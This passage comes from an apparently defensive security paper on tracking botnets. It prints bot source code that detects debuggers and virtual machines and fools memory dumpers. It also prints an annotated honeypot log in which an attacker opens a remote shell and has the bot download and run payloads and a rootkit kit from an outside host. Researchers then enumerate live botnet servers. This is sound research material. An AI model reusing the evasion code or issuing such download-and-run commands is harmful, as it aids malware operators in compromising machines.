                        push edx

                        mov eax, VMWARE_MAGIC
                        mov ebx, b
                        mov ecx, c
                        mov edx, VMWARE_PORT

                        in eax, dx

                        mov a, eax
                        mov b, ebx
                        mov c, ecx
                        mov d, edx

                        pop edx
                        pop ecx
                        pop ebx
                        pop eax
                }
        } xcatch(...) {}

        if(reg_a) *reg_a=a; if(reg_b) *reg_b=b; if(reg_c) *reg_c=c; if(reg_d)
*reg_d=d;
        return a;
}

/*
        Check VMware version only
*/

int VMGetVersion() {
        unsigned long version, magic, command;
        command=VMCMD_GET_VERSION;
        VMBackDoor(&amp;version, &amp;magic, &amp;command, NULL);
        if(magic==VMWARE_MAGIC) return version;
        else return 0; }

/*
        Check if running inside VMWare
*/

int IsVMWare() {
        int version=VMGetVersion();
        if(version) return true; else return false;
}
```

6. **Fooling ProcDump**

```
/*
        Fool ProcDump with increasing size
*/

void FoolProcDump() {
        __asm {
                mov eax, fs:[0x30]
                mov eax, [eax+0xC]
                mov eax, [eax+0xC]
                add dword ptr [eax+0x20], 0x2000        // increase size variable
        }
}
```

7. **Combining everything**

```
bool CDebugDetect::IsDebug() {
#ifdef _DEBUG

        return false;
```

```
#else

        if(m_bIsDebug) return true;

#ifndef _WIN32
        // Anti-PTrace
//      if(ptrace(PTRACE_TRACEME, 0, 1, 0)&amp;lt;0) {
//              m_bIsDebug=true; return true;
//      }
#else
        pfnIsDebuggerPresent IsDbgPresent=NULL;
        HMODULE hK32=GetModuleHandle("KERNEL32.DLL");
        if(!hK32) hK32=LoadLibrary("KERNEL32.DLL");
        if(hK32) {
                IsDbgPresent=(pfnIsDebuggerPresent)GetProcAddress(hK32,
"IsDebuggerPresent");
        }

        FoolProcDump();
        ScrewWithVirtualPC();

        unsigned long lStartTime=GetTickCount();

        if(IsBPX(&amp;IsBPX)) {
#ifdef DBGCONSOLE
                g_cConsDbg.Log(5, "Breakpoint set on IsBPX, debugger active...\n");
#endif // DBGCONSOLE
                m_bIsDebug=true; return true;
        }

        if(IsBPX(&amp;IsSICELoaded)) {
#ifdef DBGCONSOLE
                g_cConsDbg.Log(5, "Breakpoint set on IsSICELoaded, debugger
active...\n");
#endif // DBGCONSOLE
                m_bIsDebug=true; return true;
        }

        if(IsBPX(&amp;IsSoftIceNTLoaded)) {
#ifdef DBGCONSOLE
                g_cConsDbg.Log(5, "Breakpoint set on IsSoftIceNTLoaded, debugger
active...\n");
#endif // DBGCONSOLE
                m_bIsDebug=true; return true;
        }

        if(IsBPX(&amp;IsVMWare)) {
#ifdef DBGCONSOLE
                g_cConsDbg.Log(5, "Breakpoint set on IsVMWare, debugger
active...\n");
#endif // DBGCONSOLE
                m_bIsDebug=true; return true;
        }

        if(IsSoftIceNTLoaded()) {
#ifdef DBGCONSOLE
                g_cConsDbg.Log(5, "SoftIce named pipe exists, maybe debugger is
active...\n");
#endif // DBGCONSOLE
                m_bIsDebug=true; return true;
        }

        if(IsSICELoaded()) {
#ifdef DBGCONSOLE
                g_cConsDbg.Log(5, "SoftIce is loaded, debugger active...\n");
#endif // DBGCONSOLE
                m_bIsDebug=true; return true;
        }
```

```
//      if(IsVMWare()) {
//#ifdef DBGCONSOLE
//              g_cConsDbg.Log(5, "Running inside VMWare, probably honeypot...\n");
//#endif // DBGCONSOLE
//              m_bIsDebug=true; return true;
//      }

        if(IsDbgPresent) {
                if(IsBPX(&amp;IsDbgPresent)) {
#ifdef DBGCONSOLE
                        g_cConsDbg.Log(5, "Breakpoint set on IsDebuggerPresent,
debugger active...\n");
#endif // DBGCONSOLE
                        m_bIsDebug=true; return true;
                }

                if(IsDbgPresent()) {
#ifdef DBGCONSOLE
                        g_cConsDbg.Log(5, "IsDebuggerPresent returned true, debugger
active...\n");
#endif // DBGCONSOLE
                        m_bIsDebug=true; return true;
                }
        }

        if((GetTickCount()-lStartTime) &gt; 5000) {
#ifdef DBGCONSOLE
                g_cConsDbg.Log(5, "Routine took too long to execute, probably
single-step...\n");
#endif // DBGCONSOLE
                m_bIsDebug=true; return true;
        }
#endif // WIN32

        return false;

#endif // _DEBUG
}
```

8. **Calculating TCP/IP checksum in assembler to gain speed**

```
/*
        This calculates a TCP/IP checksum
*/

#ifdef WIN32
        #define USE_ASM
#endif // WIN32

unsigned short checksum(unsigned short *buffer, int size) {
        unsigned long cksum=0;

#ifdef USE_ASM

        unsigned long lsize=size;
        char szMMBuf[8], *pMMBuf=szMMBuf;

        __asm {
                FEMMS

                MOV                     ECX, lsize                              //
ecx=lsize;
                MOV                     EDX, buffer                             //
edx=buffer;
                MOV                     EBX, cksum                              //
ebx=cksum;

                CMP                     ECX, 2                                  //
size&lt;2;
                JS                      CKSUM_LOOP2                             //
```

```
goto loop 2

CKSUM_LOOP:

                XOR                     EAX, EAX                                //
eax=0;
                MOV                     AX, WORD PTR [EDX]                      //
ax=(unsigned short*)*buffer;
                ADD                     EBX, EAX                                //
cksum+=(unsigned short*)*buffer;

                SUB                     ECX, 2                                  //
size-=2;
                ADD                     EDX, 2                                  //
buffer+=2;
                CMP                     ECX, 1                                  //
size&gt;1
                JG                      CKSUM_LOOP                              //
while();

                CMP                     ECX, 0                                  //
if(!size);
                JE                      CKSUM_FITS                              //
fits if equal

CKSUM_LOOP2:

                XOR                     EAX, EAX                                //
eax=0;
                MOV                     AL, BYTE PTR [EDX]                      //
al=(unsigned char*)*buffer;
                ADD                     EBX, EAX                                //
cksum+=(unsigned char*)*buffer;

                SUB                     ECX, 1                                  //
size-=1;
                ADD                     EDX, 1                                  //
buffer+=1;
                CMP                     ECX, 0                                  //
size&gt;0;
                JG                      CKSUM_LOOP2                             //
while();

CKSUM_FITS:

                MOV                     cksum, EBX                              //
cksum=ebx;

                MOV                     EAX, cksum                              //
eax=cksum;
                SHR                     EAX, 16                                 //
eax=cksum&gt;&gt;16;
                MOV                     EBX, cksum                              //
ebx=cksum;
                AND                     EBX, 0xffff                             //
ebx=cksum&amp;0xffff;

                ADD                     EAX, EBX                                //
eax=(cksum&gt;&gt;16)+(cksum&amp;0xffff);

                MOV                     EBX, EAX                                //
ebx=cksum;
                SHR                     EBX, 16                                 //
ebx=cksum&gt;&gt;16;
                ADD                     EAX, EBX                                //
cksum+=(cksum&gt;&gt;16);

                MOV                     cksum, EAX                              //
cksum=EAX;
```

```
                FEMMS
        }

#else // USE_ASM

        while(size&gt;1) { cksum+=*buffer++; size-=2; }
        if(size) cksum+=*(unsigned char*)buffer;

        cksum=(cksum&gt;&gt;16)+(cksum&amp;0xffff);
        cksum+=(cksum&gt;&gt;16);

#endif // USE_ASM

        return (unsigned short)(~cksum); }
*/
```

Appendix C: Chatlog - Watching attackers at their work

The following text is a capture of a session in which the attacker issued some commands. It shows how an attacker logs into a victim host and installs a rootkit on it. We added comments (marked in red) to help better explain the activity.

```
Feb 19 13:33:41  <~foobar>        .scarica http://www.s0ngavezz0.altervista.org/bind.dll
c:\sonofigo.dll 2
```

instruct the bot to download the specified file (Note: URL is obfuscated)

```
Feb 19 13:33:59  < FRA|XXXXXX>   [DOWNLOAD]: D0S Downloaded 3422.8 KB in c:\sonofigo.dll
@ 201.3 KB/sec.
```

201.3 KB/sec - so the machines seems to have a fast Internet connection

```
Feb 19 13:35:06  <~foobar>        .logout
```

command to logout the master...

```
Feb 19 13:35:06  < FRA|XXXXXX>   [r0x]: User foobar logged out.
Feb 19 13:36:16  <~foobar>        FRA|XXXXXX .login toldo
```

... but he decides to login about one minute later

```
Feb 19 13:36:17  < FRA|XXXXXX>   [r[X]-Sh0[x]]: .:( Password Accettata ):. .
Feb 19 13:36:23  <~foobar>        .opencmd
```

open a command shell on this bot

```
Feb 19 13:36:24  < FRA|XXXXXX>   [CMD]: Remote shell ready.
Feb 19 13:36:25  < FRA|XXXXXX>   Microsoft Windows XP [version 5.1.2600]
Feb 19 13:36:25  < FRA|XXXXXX>   (C) Copyright 1985-2001 Microsoft Corp.
Feb 19 13:36:27  < FRA|XXXXXX>   C:\Documents and Settings\KiM>

Feb 19 13:36:35  <~foobar>        .logout
```

logout

```
Feb 19 13:36:35  < FRA|XXXXXX>   [r0x]: User foobar logged out.
Feb 19 13:36:40  <~foobar>        FRA|XXXXXX .login toldo
```

and login again

```
Feb 19 13:36:40  < FRA|XXXXXX>   [r[X]-Sh0[x]]: .:( Password Accettata ):. .
Feb 19 13:36:41  <~foobar>        .opencmd
```

```
Feb 19 13:36:42  < FRA|XXXXXX>   [CMD]: Remote shell already running.
Feb 19 13:36:54  <~foobar>        .cmd mkdir c:\windows\system32\kernel
```

he issues some commands to create a directory, change to this directory and list its contents

```
Feb 19 13:36:55  < FRA|XXXXXX>   mkdir c:\windows\system32\kernel
Feb 19 13:36:56  < FRA|XXXXXX>   C:\Documents and Settings\KiM>
Feb 19 13:37:00  <~foobar>        .cmd cd c:\windows\system32\kernel
Feb 19 13:37:01  < FRA|XXXXXX>   cd c:\windows\system32\kernel
Feb 19 13:37:02  <~foobar>        .cmd dir
Feb 19 13:37:03  < FRA|XXXXXX>   C:\WINDOWS\system32\kernel>dir
Feb 19 13:37:04  < FRA|XXXXXX>    Le volume dans le lecteur C n'a pas de nom.
Feb 19 13:37:05  < FRA|XXXXXX>    Le numro de srie du volume est A443-2CAF
Feb 19 13:37:07  < FRA|XXXXXX>    Rpertoire de C:\WINDOWS\system32\kernel
Feb 19 13:37:09  < FRA|XXXXXX>   19/02/2005  13:37    <rep>          .
Feb 19 13:37:10  < FRA|XXXXXX>   19/02/2005  13:37    <rep>          ..
Feb 19 13:37:11  < FRA|XXXXXX>                  0 fichier(s)                0 octets
Feb 19 13:37:13  < FRA|XXXXXX>                  2 Rp(s)   8?990?302?208 octets libres
Feb 19 13:37:14  < FRA|XXXXXX>   C:\WINDOWS\system32\kernel>

Feb 19 13:38:25  <~foobar>        .scarica
http://www.s0ngavezz0.altervista.org/USBdrive.exe c:\windows\system32\kernel\USBdrive.exe
2
```

download the specified file (Note: URL is obfuscated again)

```
Feb 19 13:38:26  < FRA|XXXXXX>   .:(DoWnLoAd):.: Downloading URL:
http://www.s0ngavezz0.altervista.org/USBdrive.exe to:
c:\windows\system32\kernel\USBdrive.exe.
Feb 19 13:38:30  < FRA|XXXXXX>   [DOWNLOAD]: D0S Downloaded 990.6 KB in
c:\windows\system32\kernel\USBdrive.exe @ 198.1 KB/sec.
Feb 19 13:38:46  <~foobar>        .cmd usbdrive.exe
Feb 19 13:38:47  < FRA|XXXXXX>   usbdrive.exe
Feb 19 13:38:49  < FRA|XXXXXX>   C:\WINDOWS\system32\kernel>

Feb 19 13:39:10  <~foobar>        .scarica
http://www.s0ngavezz0.altervista.org/USBdrive.exe c:\windows\system32\kernel\USBdrive.exe
1
Feb 19 13:39:11  < FRA|XXXXXX>   [DOWNLOAD]: D0S Downloaded 990.6 KB in
c:\windows\system32\kernel\USBdrive.exe @ 990.6 KB/sec.
Feb 19 13:39:11  < FRA|XXXXXX>   .:(DoWnLoAd):.: Downloading URL:
http://www.s0ngavezz0.altervista.org/USBdrive.exe to:
c:\windows\system32\kernel\USBdrive.exe.
Feb 19 13:39:11  < FRA|XXXXXX>   [DOWNLOAD]: Apro Il File :
c:\windows\system32\kernel\USBdrive.exe.
Feb 19 13:39:45  <~foobar>        .scarica http://www.s0ngavezz0.altervista.org/maxi.exe
c:\windows\system32\kernel\maxi.exe 2
Feb 19 13:39:45  < FRA|XXXXXX>   .:(DoWnLoAd):.: Downloading URL:
http://www.s0ngavezz0.altervista.org/maxi.exe to: c:\windows\system32\kernel\maxi.exe.
Feb 19 13:39:57  < FRA|XXXXXX>   [DOWNLOAD]: D0S Downloaded 2830.7 KB in
c:\windows\system32\kernel\maxi.exe @ 257.3 KB/sec.
Feb 19 13:40:28  <~foobar>        .cmd maxi.exe "MaX|Dav|test00
Feb 19 13:40:29  < FRA|XXXXXX>   maxi.exe "MaX|Dav|test00
Feb 19 13:40:31  < FRA|XXXXXX>   ================================================
Feb 19 13:40:32  < FRA|XXXXXX>      Piu' le cose cambiano, piu' restano le stesse
Feb 19 13:40:33  < FRA|XXXXXX>

Feb 19 13:40:34  < FRA|XXXXXX>                    r00tKit Maker 2.0
Feb 19 13:40:35  < FRA|XXXXXX>   ================================================
Feb 19 13:40:37  < FRA|XXXXXX>   ..::[+] Analisi del file
Feb 19 13:40:38  < FRA|XXXXXX>   ..::[+] L'archivio contiene i files essenziali
Feb 19 13:40:39  < FRA|XXXXXX>   ..::[+] L'archivio contiene Iroffer
Feb 19 13:40:40  < FRA|XXXXXX>   ..::[+] L'archivio contiene 8 tools
Feb 19 13:40:41  < FRA|XXXXXX>   ..::[+] Analisi completata
Feb 19 13:40:42  < FRA|XXXXXX>   ..::[-]
Feb 19 13:40:43  < FRA|XXXXXX>   ..::[+] Inizio unpacking
Feb 19 13:40:44  < FRA|XXXXXX>   ..::[-]
```

```
Feb 19 13:40:45  < FRA|XXXXXX>   ..::[+] ESTRAZIONE IN CORSO DI: Files Essenziali
Feb 19 13:40:47  < FRA|XXXXXX>   ..::[+] Estraggo: cygwin1.dll
Feb 19 13:40:47  < FRA|XXXXXX>   ..::[+] Estraggo: firedaemon.exe
Feb 19 13:40:48  < FRA|XXXXXX>   ..::[+] Estraggo: cmd.exe
Feb 19 13:40:49  < FRA|XXXXXX>   ..::[-]
Feb 19 13:40:50  < FRA|XXXXXX>   ..::[+] ESTRAZIONE IN CORSO DI: Iroffer
Feb 19 13:40:51  < FRA|XXXXXX>   ..::[+] Estraggo: MSServ.exe
Feb 19 13:40:52  < FRA|XXXXXX>   ..::[+] Estraggo: cygcrypt-0.dll
Feb 19 13:40:53  < FRA|XXXXXX>   ..::[+] Estraggo: convertxdccfile.exe
Feb 19 13:40:54  < FRA|XXXXXX>   ..::[+] Estraggo: System.dll
Feb 19 13:40:55  < FRA|XXXXXX>   ..::[-]
Feb 19 13:40:56  < FRA|XXXXXX>   ..::[+] ESTRAZIONE IN CORSO DI: Files Aggiuntivi
Feb 19 13:40:57  < FRA|XXXXXX>   ..::[+] Estraggo: netcat.exe
Feb 19 13:40:58  < FRA|XXXXXX>   ..::[+] Estraggo: pkunzip.exe
Feb 19 13:40:59  < FRA|XXXXXX>   ..::[+] Estraggo: uptime.exe
Feb 19 13:41:00  < FRA|XXXXXX>   ..::[+] Estraggo: psinfo.exe
Feb 19 13:41:01  < FRA|XXXXXX>   ..::[+] Estraggo: pslist.exe
Feb 19 13:41:02  < FRA|XXXXXX>   ..::[+] Estraggo: kill.exe
Feb 19 13:41:03  < FRA|XXXXXX>   ..::[+] Estraggo: unrar.exe
Feb 19 13:41:04  < FRA|XXXXXX>   ..::[+] Estraggo: wget.exe
Feb 19 13:41:05  < FRA|XXXXXX>   ..::[+] Scompattazione completata
Feb 19 13:41:06  < FRA|XXXXXX>   ..::[-]
Feb 19 13:41:07  < FRA|XXXXXX>   ..::[+] Uploads e Conf NON sono separati
Feb 19 13:41:08  < FRA|XXXXXX>   ..::[+] Nickname: MaX|Dav|test00
Feb 19 13:41:09  < FRA|XXXXXX>   ..::[+] Modifica conf completata
Feb 19 13:41:10  < FRA|XXXXXX>   ..::[+] Avvio Iroffer in corso
Feb 19 13:41:11  < FRA|XXXXXX>   ..::[+] Iroffer Avviato
Feb 19 13:41:12  < FRA|XXXXXX>   ..::[-]
Feb 19 13:41:14  < FRA|XXXXXX>   ==================================================
Feb 19 13:41:15  < FRA|XXXXXX>                    Coded by Expanders
Feb 19 13:41:16  < FRA|XXXXXX>   ==================================================
Feb 19 13:41:19  < FRA|XXXXXX>   C:\WINDOWS\system32\kernel>

Feb 19 13:41:20  <~foobar>        .uptime
```

check uptime of compromised system

```
Feb 19 13:41:20  < FRA|XXXXXX>   [r0x]: Uptime: 0d 0h 22m.
Feb 19 13:41:43  <~foobar>        .logout
```

finally log out from this bot

```
Feb 19 13:41:44  < FRA|XXXXXX>   [r0x]: User foobar logged out.
Feb 19 13:41:49  <~foobar>        FRA|YYYYYY .login toldo
```

... and login to another box

Appendix D: Botnet Vendors - The advantage of honeypots

Anti-virus companies like Symantec are interested in obtaining information about Botnets as they provide an excellent source on new kinds of malware. Once collected, these organizations publish information on Botnets, unfortunately at times this information is not enough. We can leverage honeypots to collect the necessary information ourselves as we demonstrate below. When it comes to publishing information on Botnets, organizations like Symantec take two common approaches.

1. If the binary of the bot is recognized, it is ignored as its already known and documented.
2. If the binary of the bot requires a new signature, they can publish data about the Botnet server.

We think that it is better to choose the second option. People who are using a virus scanner are not potential conscription victims, and nobody wants his Botnet getting published. But we show now that the information that is

published by Symantec is not enough to actually track Botnets - it is just a pressure for the operators. The following section is an irssi session connecting and watching two Botnets. **Commands** and *comments* issued by us are formatted.

1. http://securityresponse.symantec.com/avcenter/venc/data/w32.pejaybot.html#technicaldetails

```
!home.pj34r.us *** Looking up your hostname...
!home.pj34r.us *** Couldn't resolve your hostname; using your IP address instead
-!- Welcome to the pj34r IRC Network secfcs!secfcs@google.com
```

// we honestly decided to strip out IP-address

```
-!- Your host is home.pj34r.us, running version Unreal3.2.2
-!- This server was created Mon Jan 10 2005 at 16:14:18 PST
-!- home.pj34r.us Unreal3.2.2 iowghraAsORTVSxNCWqBzvdHtGp
lvhopsmntikrRcaqOALQbSeKVfMGCuzNT
-!- SAFELIST HCN MAXCHANNELS=25 CHANLIMIT=#:25 MAXLIST=b:60,e:60 NICKLEN=30
CHANNELLEN=32 TOPICLEN=307 KICKLEN=307 AWAYLEN=307 MAXTARGETS=20 WALLCHOPS
WATCH=128 are supported by this server
-!- SILENCE=15 MODES=12 CHANTYPES=# PREFIX=(qaohv)~&amp;@%+
CHANMODES=be,kfL,l,psmntirRcOAQKVGCuzNSMT NETWORK=pj34r CASEMAPPING=ascii
EXTBAN=~,cqnr
ELIST=MNUCT STATUSMSG=~&amp;@%+ EXCEPTS CMDS=KNOCK,MAP,DCCALLOW,USERIP are supported
by this server
-!- There are 1 users and 9360 invisible on 1 servers
-!- 2 operator(s) online
-!- 141 unknown connection(s)
-!- 26 channels formed
```

// the bots hang around in 26 (sic!) channels

```
-!- I have 9361 clients and 0 servers
-!- Current Local Users: 9361  Max: 9365
-!- Current Global Users: 9361  Max: 9365
```

// seems like a 10.000 Botnet on the first view.
// but this value is often inaccurate because attackers hardcode some values.

```
-!- MOTD File is missing
-!- Mode change [+iw] for user secfcs
```

/stats a

```
-!- /Stats flags:
-!- B - banversion - Send the ban version list
-!- b - badword - Send the badwords list
-!- C - link - Send the link block list
-!- d - denylinkauto - Send the deny link (auto) block list
-!- D - denylinkall - Send the deny link (all) block list
-!- e - exceptthrottle - Send the except trottle block list
-!- E - exceptban - Send the except ban block list
-!- f - spamfilter - Send the spamfilter list
-!- F - denydcc - Send the deny dcc and allow dcc block lists
-!- G - gline - Send the gline list
-!-   Extended flags: [+/-mrs] [mask] [reason] [setby]
-!-    m Return glines matching/not matching the specified mask
-!-    r Return glines with a reason matching/not matching the specified reason
-!-    s Return glines set by/not set by clients matching the specified name
-!- I - allow - Send the allow block list
-!- j - officialchans - Send the offical channels list
-!- K - kline - Send the ban user/ban ip/except ban block list
-!- l - linkinfo - Send link information
-!- L - linkinfoall - Send all link information
-!- M - command - Send list of how many times each command was used
-!- n - banrealname - Send the ban realname block list
-!- O - oper - Send the oper block list
```

```
-!- S - set - Send the set block list
-!- s - shun - Send the shun list
-!-   Extended flags: [+/-mrs] [mask] [reason] [setby]
-!-    m Return shuns matching/not matching the specified mask
-!-    r Return shuns with a reason matching/not matching the specified reason
-!-    s Return shuns set by/not set by clients matching the specified name
-!- P - port - Send information about ports
-!- q - bannick - Send the ban nick block list
-!- Q - sqline - Send the global qline list
-!- r - chanrestrict - Send the channel deny/allow block list
-!- t - tld - Send the tld block list
-!- T - traffic - Send traffic information
-!- u - uptime - Send the server uptime and connection count
-!- U - uline - Send the ulines block list
-!- v - denyver - Send the deny version block list
-!- V - vhost - Send the vhost block list
-!- X - notlink - Send the list of servers that are not current linked
-!- Y - class - Send the class block list
-!- Z - mem - Send memory usage information
-!- * End of /STATS report
```

// often attackers forget to switch this off

/stats P

```
!home.pj34r.us *** Listener on 72.20.25.205:9832, clients 452. is PERM
!home.pj34r.us *** Listener on 72.20.25.205:21045, clients 3. is PERM
!home.pj34r.us *** Listener on 72.20.25.205:8126, clients 7467. is PERM clientsonly
!home.pj34r.us *** Listener on 72.20.25.205:7000, clients 2. is PERM
!home.pj34r.us *** Listener on 72.20.25.205:5662, clients 0. is PERM
!home.pj34r.us *** Listener on 72.20.25.205:5226, clients 1573. is PERM
!home.pj34r.us *** Listener on 72.20.25.205:6971, clients 0. is PERM
-!- P End of /STATS report
```

// we never saw these values getting faked, so we take them as accurate guess.
// 10.000 Bots are only on a single server so far.

/stats T

```
-!- accepts 3876280 refused 3757278
-!- unknown commands 46 prefixes 0
-!- nick collisions 0 unknown closes 1196562
-!- wrong direction 0 empty 0
-!- numerics seen 0 mode fakes 0
-!- auth successes 0 fails 0
-!- local connections 0 udp packets 0
-!- Client Server
-!- connected 765951 0
-!- bytes sent 3075996.135K 0.0K
-!- bytes recv 901930.525K 0.0K
-!- time connected 1873628117 0
-!- incoming rate 0.00 kb/s - outgoing rate 2.00 kb/s
```

/stats u

```
-!- Server Up 4 days, 2:54:23
-!- Highest connection count: 9554 (9554 clients)
-!- u End of /STATS report
```

/map

```
11:53 -!- home.pj34r.us  (9394)  69
11:53 -!- End of /MAP
```

/links

```
11:53 -!- home.pj34r.us home.pj34r.us 0 DosNet Linux IRCd
11:53 -!- * End of /LINKS list.
```

/WHOIS -YES *

/list -YES *

```
-!- Channel Users  Name
-!- End of /LIST
```

// the botnet channels are set +sp
// so they are hidden from outside

So we got the following information about this Botnet: It is a single-server network with about 10.000 clients on 26 channels. The server is listening on seven ports, but we lack any information about channels names or nickname structure. Thus we can not track botnets as close as we want to. The only possibility is to just add a randomly named client to that server. Maybe the operators of the botnet do not notice this strange client. And if we have a bit luck, they send interesting information to all clients via WALLMSG or the server gets linked somewhere.

2. http://securityresponse.symantec.com/avcenter/venc/data/backdoor.sdbot.aj.html#technicaldetails

```
-!- Irssi: Looking up moskemongo.biz
-!- Irssi: Connecting to moskemongo.biz [213.113.114.213] port 59
-!- Irssi: Connection to moskemongo.biz established
!MoskeMongo.BIZ *** Looking up your hostname...
!MoskeMongo.BIZ *** Found your hostname (cached)
!MoskeMongo.BIZ *** If you are having problems connecting due to ping timeouts,
please type /quote pong EC38C51C or /raw pong EC38C51C now.
-!- Welcome to the ucofNET IRC Network secfcs!secfcs@google.com
-!- Your host is MoskeMongo.BIZ, running version Unreal3.2.2
-!- This server was created Tue Dec 14 2004 at 16:19:11 CET
-!- MoskeMongo.BIZ Unreal3.2.2 iowghraAsORTVSxNCWqBzvdHtGp
lvhopsmntikrRcaqOALQbSeKVfMGCuzNT
-!- SAFELIST HCN MAXCHANNELS=10 CHANLIMIT=#:10 MAXLIST=b:60,e:60 NICKLEN=30
CHANNELLEN=32 TOPICLEN=307 KICKLEN=307 AWAYLEN=307 MAXTARGETS=20 WALLCHOPS
WATCH=128 are supported by this server
-!- SILENCE=15 MODES=12 CHANTYPES=# PREFIX=(qaohv)~&amp;@%+
CHANMODES=be,kfL,l,psmntirRcOAQKVGCuzNSMT NETWORK=ucofNET CASEMAPPING=ascii
EXTBAN=~,cqnr
ELIST=MNUCT STATUSMSG=~&amp;@%+ EXCEPTS CMDS=KNOCK,MAP,DCCALLOW,USERIP are supported
by this server
-!- There are 1 users and 1266 invisible on 1 servers
-!- 2 operator(s) online
-!- 5 unknown connection(s)
-!- 5 channels formed
-!- I have 1267 clients and 0 servers
-!- Current Local Users: 1267  Max: 2381
-!- Current Global Users: 1267  Max: 1439
```

// 1.2k is a small botnet, but quite destructive if you want it to be

```
-!- MOTD File is missing
```

// Message Of The Day (MOTD) is disabled on many botnets to save traffic

```
-!- Mode change [+iw] for user secfcs
```

/map

```
-!- MoskeMongo.BIZ  (1292)  1
-!- End of /MAP
```

/links

```
11:58 -!- MoskeMongo.BIZ MoskeMongo.BIZ 0 ucofNET main server
-!- * End of /LINKS list.
```

/list

```
-!- Channel Users  Name
-!- End of /LIST
```

// once again channels are hidden :

/stats a

```
-!- /Stats flags:
-!- B - banversion - Send the ban version list
-!- b - badword - Send the badwords list
-!- C - link - Send the link block list
-!- d - denylinkauto - Send the deny link (auto) block list
-!- D - denylinkall - Send the deny link (all) block list
-!- e - exceptthrottle - Send the except trottle block list
-!- E - exceptban - Send the except ban block list
-!- f - spamfilter - Send the spamfilter list
-!- F - denydcc - Send the deny dcc and allow dcc block lists
-!- G - gline - Send the gline list
-!-   Extended flags: [+/-mrs] [mask] [reason] [setby]
-!-    m Return glines matching/not matching the specified mask
-!-    r Return glines with a reason matching/not matching the specified reason
-!-    s Return glines set by/not set by clients matching the specified name
-!- I - allow - Send the allow block list
-!- j - officialchans - Send the offical channels list
-!- K - kline - Send the ban user/ban ip/except ban block list
-!- l - linkinfo - Send link information
-!- L - linkinfoall - Send all link information
-!- M - command - Send list of how many times each command was used
-!- n - banrealname - Send the ban realname block list
-!- O - oper - Send the oper block list
-!- S - set - Send the set block list
-!- s - shun - Send the shun list
-!-   Extended flags: [+/-mrs] [mask] [reason] [setby]
-!-    m Return shuns matching/not matching the specified mask
-!-    r Return shuns with a reason matching/not matching the specified reason
-!-    s Return shuns set by/not set by clients matching the specified name
-!- P - port - Send information about ports
-!- q - bannick - Send the ban nick block list
-!- Q - sqline - Send the global qline list
-!- r - chanrestrict - Send the channel deny/allow block list
-!- t - tld - Send the tld block list
-!- T - traffic - Send traffic information
-!- u - uptime - Send the server uptime and connection count
-!- U - uline - Send the ulines block list
-!- v - denyver - Send the deny version block list
-!- V - vhost - Send the vhost block list
-!- X - notlink - Send the list of servers that are not current linked
-!- Y - class - Send the class block list
-!- Z - mem - Send memory usage information
-!- * End of /STATS report
```

// but at least the IRCd is bad configured

/stats P

```
!MoskeMongo.BIZ *** Listener on *:59, clients 11. is PERM
!MoskeMongo.BIZ *** Listener on *:443, clients 1145. is PERM
!MoskeMongo.BIZ *** Listener on *:6667, clients 133. is PERM
-!- P End of /STATS report
```

/stats T

```
-!- accepts 99407 refused 68764
-!- unknown commands 1 prefixes 0
-!- nick collisions 0 unknown closes 10646
-!- wrong direction 0 empty 0
-!- numerics seen 0 mode fakes 0
-!- auth successes 0 fails 0
-!- local connections 1 udp packets 0
-!- Client Server
-!- connected 20038 0
-!- bytes sent 84864.352K 0.0K
-!- bytes recv 32342.833K 0.0K
-!- time connected 64309972 0
-!- incoming rate 0.00 kb/s - outgoing rate 1.00 kb/s
-!- T End of /STATS report
```

/stats V

```
-!- vhost i.hate.microsefrs.com stskeeps *@*.image.dk
-!- V End of /STATS report
```

// we saw similar named vhost some time ago
// seems a known network
/stats u

```
-!- Server Up 0 days, 18:15:19
-!- Highest connection count: 1439 (2381 clients)
-!- u End of /STATS report
```

Once again, we are just able to add a client idling on the server. We lack information about nickname structure and Botnet channels since Symantec did not offers these informations.

3. http://securityresponse.symantec.com/avcenter/venc/data/backdoor.sdbot.ao.html#technicaldetails

   This time we use a telnet session to connect to the Botnet server to see some interesting banner.

```
$ telnet axess.warezfr.ca 2784
```

```
Trying 24.226.214.149...
Connected to 214-149.sh.cgocable.ca.
Escape character is '^]'.
QUIT
NICK foo
NICK :You have not registered
USER foo 0 0 :foo
NICK foo
:www.packetstormsecurity.org 001 foo :www.packetstormsecurity.org
:www.packetstormsecurity.org 002 foo :All Ip Is Logged
:www.packetstormsecurity.org 003 foo :This Server Was Created For Honey-Pot
```

// a botnet for us? hooray!

```
:www.packetstormsecurity.org 004 foo :Cheking Security Server
```

// checking spelling

```
:www.packetstormsecurity.org 005 foo :No Hacker Supported On This Server
:www.packetstormsecurity.org 005 foo :No Hacker Supported On This Server
```

// oh no, they have disabled it...

```
:www.packetstormsecurity.org 251 foo :There are 10 users and 1 invisible on 1
```

```
servers
:www.packetstormsecurity.org 252 foo 0 :operator(s) online
:www.packetstormsecurity.org 254 foo 1 :channels formed
:www.packetstormsecurity.org 255 foo :I have 10 clients and 1 servers
:www.packetstormsecurity.org 265 foo :Current Local Users: 1  Max: 5
:www.packetstormsecurity.org 266 foo :Current Global Users: 10  Max: 11
:www.packetstormsecurity.org 375 foo :- www.packetstormsecurity.org Message of the
Day -
:www.packetstormsecurity.org 372 foo :- 25/12/2004 16:48
:www.packetstormsecurity.org 372 foo :-
:www.packetstormsecurity.org 372 foo :- Gouvernement Security Network
:www.packetstormsecurity.org 372 foo :-
:www.packetstormsecurity.org 372 foo :-
:www.packetstormsecurity.org 372 foo :- Http://www.FBI.gov
:www.packetstormsecurity.org 372 foo :-
:www.packetstormsecurity.org 372 foo :- Federal Bureau of Investigation
:www.packetstormsecurity.org 372 foo :- Attention: Content Manager, FBI Home Page
:www.packetstormsecurity.org 372 foo :- 935 Pennsylvania Avenue, NW, Room 7350
:www.packetstormsecurity.org 372 foo :- Washington, DC 20535
:www.packetstormsecurity.org 372 foo :- (202) 324-3000
:www.packetstormsecurity.org 372 foo :-
++++++++++++++++++++++++++++++++++++++++++
:www.packetstormsecurity.org 372 foo :-
:www.packetstormsecurity.org 372 foo :-
:www.packetstormsecurity.org 372 foo :- Http://www.CIA.gov
:www.packetstormsecurity.org 372 foo :- By postal mail:
:www.packetstormsecurity.org 372 foo :- Central Intelligence Agency
:www.packetstormsecurity.org 372 foo :- Office of Public Affairs
:www.packetstormsecurity.org 372 foo :- Washington, D.C. 20505
:www.packetstormsecurity.org 372 foo :-
:www.packetstormsecurity.org 372 foo :- By phone:
:www.packetstormsecurity.org 372 foo :- (703) 482-0623
:www.packetstormsecurity.org 372 foo :- 7:00 a.m. to 5:00 p.m., US Eastern time
:www.packetstormsecurity.org 372 foo :-
